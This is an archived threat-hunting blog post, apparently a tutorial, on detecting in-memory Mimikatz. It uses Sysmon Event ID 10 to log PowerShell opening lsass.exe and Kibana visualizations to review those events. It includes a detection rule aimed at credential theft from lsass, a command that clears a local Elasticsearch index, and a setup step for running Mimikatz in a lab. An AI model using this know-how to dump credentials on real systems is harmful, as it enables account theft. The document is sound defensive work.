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# Cyber Wardog Lab

by Roberto Rodriguez

Home

Wednesday, March 22, 2017

## Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)



In part 1 of Hunting for In-Memory Mimikatz with Sysmon and ELK, I talked about focusing on specific Windows DLLs that Mimikatz still needs in order to work (no matter what process it is running from and if it touches disk or not). We were able to drill it down to 5 modules and an optional one. That was just one approach to the detection of Mimikatz and I recommended to group it with other chains of events to reduce the number of false positives.

In this post, I will show you how we can add to the detection of in-memory Mimikatz by focusing on processes opening the Local Security Authority (Lsass.exe) process and reading the memory contents of it. In order to get this type of visibility on the endpoint, I will use Sysmon to log Event ID 10 (ProcessAccess) and my ELK Stack to demonstrate how we can filter out legit processes and reduce the FP.

### Requirements:

- Sysmon Installed (I have version 6 installed)
- Winlogbeat forwarding logs to an ELK Server
- I recommend to read my series "Setting up a Pentesting.. I mean, a Threat Hunting Lab" specifically part 5 & 6 to help you set up your environment.
- [Invoke-Mimikatz](#) (PowerShell Empire Mimikatz version: 2.1 20161126 and [PowerSploit version](#))
- [Mimikatz Binary](#) (Version 20170320)
- I also recommend reading [Part 1](#) of Hunting for In-Memory Mimikatz to understand the methodology.

### Event ID 10: Process Access

(Event ID 10) - 31/10/2024 17:37

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The process accessed event reports when a process opens another process, an operation that's often followed by information queries or reading and writing the address space of the target process. This enables detection of hacking tools that read the memory contents of processes like Local Security Authority (Lsass.exe) in order to steal credentials for use in Pass-the-Hash

[13 captures](#)

27 May 2019 - 29 Sep 2024



## Process Security and Access Rights

The Microsoft Windows security model enables you to control access to process objects. When a user logs in, the system collects a set of data that uniquely identifies the user during the authentication process, and stores it in an access token. This access token describes the security context of all processes associated with the user. The security context of a process is the set of credentials given to the process or the user account that created the process. You can use a token to specify the current security context for a process using the `CreateProcessWithTokenW` function. You can specify a security descriptor for a process when you call the `CreateProcess`, `CreateProcessAsUser`, or `CreateProcessWithLogonW` function. If you specify NULL, the process gets a default security descriptor. The ACLs in the default security descriptor for a process come from the primary or impersonation token of the creator. To retrieve a process's security descriptor, call the `GetSecurityInfo` function. To change a process's security descriptor, call the `SetSecurityInfo` function. The valid access rights for process objects include the standard access rights and some process-specific access rights. [Source]

The following table lists the process-specific access rights:

Value	Meaning
<code>PROCESS_ALL_ACCESS</code> (0x1ffff)	All possible access rights for a process object.
<code>PROCESS_CREATE_PROCESS</code> (0x0080)	Required to create a process.
<code>PROCESS_CREATE_THREAD</code> (0x0002)	Required to create a thread.
<code>PROCESS_DUP_HANDLE</code> (0x0040)	Required to duplicate a handle using <code>DuplicateHandle</code> .
<code>PROCESS_QUERY_INFORMATION</code> (0x0400)	Required to retrieve certain information about a process, such as its token, exit code, and priority class (see <code>OpenProcessToken</code> ).
<code>PROCESS_QUERY_LIMITED_INFORMATION</code> (0x1000)	Required to retrieve certain information about a process (see <code>GetExitCodeProcess</code> , <code>GetPriorityClass</code> , <code>IsProcessInJob</code> , <code>QueryFullProcessImageName</code> ). A handle that has the <code>PROCESS_QUERY_INFORMATION</code> access right is automatically granted <code>PROCESS_QUERY_LIMITED_INFORMATION</code> .
<code>PROCESS_SET_INFORMATION</code> (0x0200)	Required to set certain information about a process, such as its priority class (see <code>SetPriorityClass</code> ).
<code>PROCESS_SET_QUOTA</code> (0x0100)	Required to set memory limits using <code>SetProcessWorkingSetSize</code> .
<code>PROCESS_SUSPEND_RESUME</code> (0x0800)	Required to suspend or resume a process.
<code>PROCESS_TERMINATE</code> (0x0001)	Required to terminate a process using <code>TerminateProcess</code> .
<code>PROCESS_VM_OPERATION</code> (0x0008)	Required to perform an operation on the address space of a process (see <code>VirtualProtectEx</code> and <code>WriteProcessMemory</code> ).
<code>PROCESS_VM_READ</code> (0x0010)	Required to read memory in a process using <code>ReadProcessMemory</code> .
<code>PROCESS_VM_WRITE</code> (0x0020)	Required to write to memory in a process using <code>WriteProcessMemory</code> .
<code>SYNCHRONIZE</code> (0x00100000L)	Required to wait for the process to terminate using the wait functions.

## Getting ready to hunt for Mimikatz

[Getting a Sysmon Config ready](#)

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[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

All we need is a basic Sysmon config to **ONLY** monitor for "**ProcessAccess**" events when Lsass.exe is accessed/opened by

PowerShell in order to steal credentials after reflectively loading Mimikatz in memory. I created a gist with the basic configuration that you will need for this.

[13 captures](#)

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```

1  <Sysmon schemaversion="3.30">
2    <!-- Capture all hashes -->
3    <HashAlgorithms>md5</HashAlgorithms>
4    <EventFiltering>
5      <!-- Event ID 1 == Process Creation. -->
6      <ProcessCreate onmatch="include"/>
7      <!-- Event ID 2 == File Creation Time. -->
8      <FileCreateTime onmatch="include"/>
9      <!-- Event ID 3 == Network Connection. -->
10     <NetworkConnect onmatch="include"/>
11     <!-- Event ID 5 == Process Terminated. -->
12     <ProcessTerminate onmatch="include"/>
13     <!-- Event ID 6 == Driver Loaded.-->
14     <DriverLoad onmatch="include"/>
15     <!-- Event ID 7 == Image Loaded. -->
16     <ImageLoad onmatch="include"/>
17     <!-- Event ID 8 == CreateRemoteThread. -->
18     <CreateRemoteThread onmatch="include"/>
19     <!-- Event ID 9 == RawAccessRead. -->
20     <RawAccessRead onmatch="include"/>
21     <!-- Event ID 10 == ProcessAccess. -->
22     <ProcessAccess onmatch="include">
23       <TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
24       <SourceImage condition="end with">powershell.exe</SourceImage>
25     </ProcessAccess>
26     <!-- Event ID 11 == FileCreate. -->
27     <FileCreate onmatch="include"/>
28     <!-- Event ID 12,13,14 == RegObject added/deleted, RegValue Set, RegObject Renamed. -->
29     <RegistryEvent onmatch="include"/>
30     <!-- Event ID 15 == FileStream Created. -->
31     <FileCreateStreamHash onmatch="include"/>
32     <!-- Event ID 17 == PipeEvent. -->
33     <PipeEvent onmatch="include"/>
34   </EventFiltering>
35 </Sysmon>
```

Lsass\_ProcessAccess.xml hosted with ❤ by GitHub

[view raw](#)


Download and save the Sysmon config in a preferred location of your choice. Then, update your Sysmon rules configuration. In order to do this, make sure you run cmd.exe as administrator, and use the configuration you just downloaded as shown in figure 1 below. Run the following commands:

`Sysmon.exe -c [Sysmon config xml file]`

Then, confirm if your new config is running by typing the following:

`sysmon.exe -c` (You will notice that the only things being logged will be PowerShell.exe accessing/opening Lsass.exe as shown in figure 1 below.)

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)



### Delete/Clean your Index

If you open your Kibana console and filter your view to show only Sysmon logs, you will see old records that were sent to your ELK server before updating your Sysmon config. In order to be safe and make sure you don't have old logs that might interfere with your results, I recommend to delete/clear your Index by running the following command as shown in figure 2 below:

```
curl -XDELETE 'localhost:9200/[name of your index]?pretty'
```

If you are using my Logstash configs, an index gets created as soon as it passes data to your elasticsearch. (Remember that if you are sending also native Windows Logs to your ELK stack, you will still receive those logs. Just filter those out)

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


Figure 2. Deleting/Clearing Index.




Figure 3. Cleared/Cleaned Logs.

## Create a Visualization for "ProcessAccess" events

I do this so that I can group events and visualize data properly instead of using the event viewer. To get started do the following:

- Click on "Visualize" on the left panel
- Select "Data Table" as your visualization type

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

- Select the index you want to use (In this case, the only one available is Winlogbeat-\* for me)
- Select the "Split Rows" bucket type
- Select the aggregation type "Terms"
- Select the data field for the visualization (event\_data.GrantedAccess.keyword)

[13 captures](#)

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- Set the number of records to show to "25" (This is up to you. I will start with 25)

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



Figure 4. Creating Visualization.

Click on "options" and set the "Per Page" value to show 20 results per page (You can leave it at 10 by default. I just like to set it to 20 just in case. I might only get a few events for this specific exercise, but it can help us when we have thousands of events being forwarded to our ELK Server)

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)



Give a name to your new visualization and save it.

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)





Figure 6. Saving Visualization.

I also recommend to have "SourceImage" and "TargetImage" visualizations as shown below in figures 7 & 8 created. This will help you to filter out false positives in your environment. For our first tests logging only Lsass.exe & PowerShell.exe, those extra visualization might not seem that useful. However, when we update our Sysmon config to log any process accessing Lsass.exe, those visualizations will make our lives easier to filter out noise.



[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

Figure 7. Saving Visualization.

The screenshot shows the Kibana Visualization Editor interface. At the top, there's a navigation bar with '13 captures' (27 May 2019 - 29 Sep 2024), a date range selector ('FEB 08 2023'), and social sharing icons. The main area is titled 'Visualization Editor: Saved Visualization "TargetImage"' and displays the configuration for this visualization. The search bar contains 'winlogbeat.\*'. Under 'metrics', there's a single metric 'Count'. Under 'buckets', there's a 'Split Rows' aggregation with 'Terms' selected. The 'Field' dropdown is set to 'event\_data.TargetImage.keyword'. The 'Order By' dropdown is set to 'metric: Count'. The 'Order' dropdown is set to 'Descending' with a size of 5. A 'Custom Label' input field is empty. At the bottom right, there's a 'No results found' message with a smiley face icon. On the left, a sidebar lists 'Discover', 'Visualize' (which is selected), 'Dashboard', 'Timelion', 'Dev Tools', and 'Management'.

Figure 8. Saving Visualization

### Creating a simple dashboard to add our visualization

To get started do the following:

- Click on "Dashboard" on the left panel.
- Click on "Add" on the options above your Kibana search bar.
- Select the visualizations we just created. This will add the visualizations to your dashboard.
- Click on "Save", give it a name and save your dashboard

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)




Figure 9. Saving new Dashboard

## Detecting Mimikatz on Disk

### Download the latest Mimikatz Trunk and Run the binary

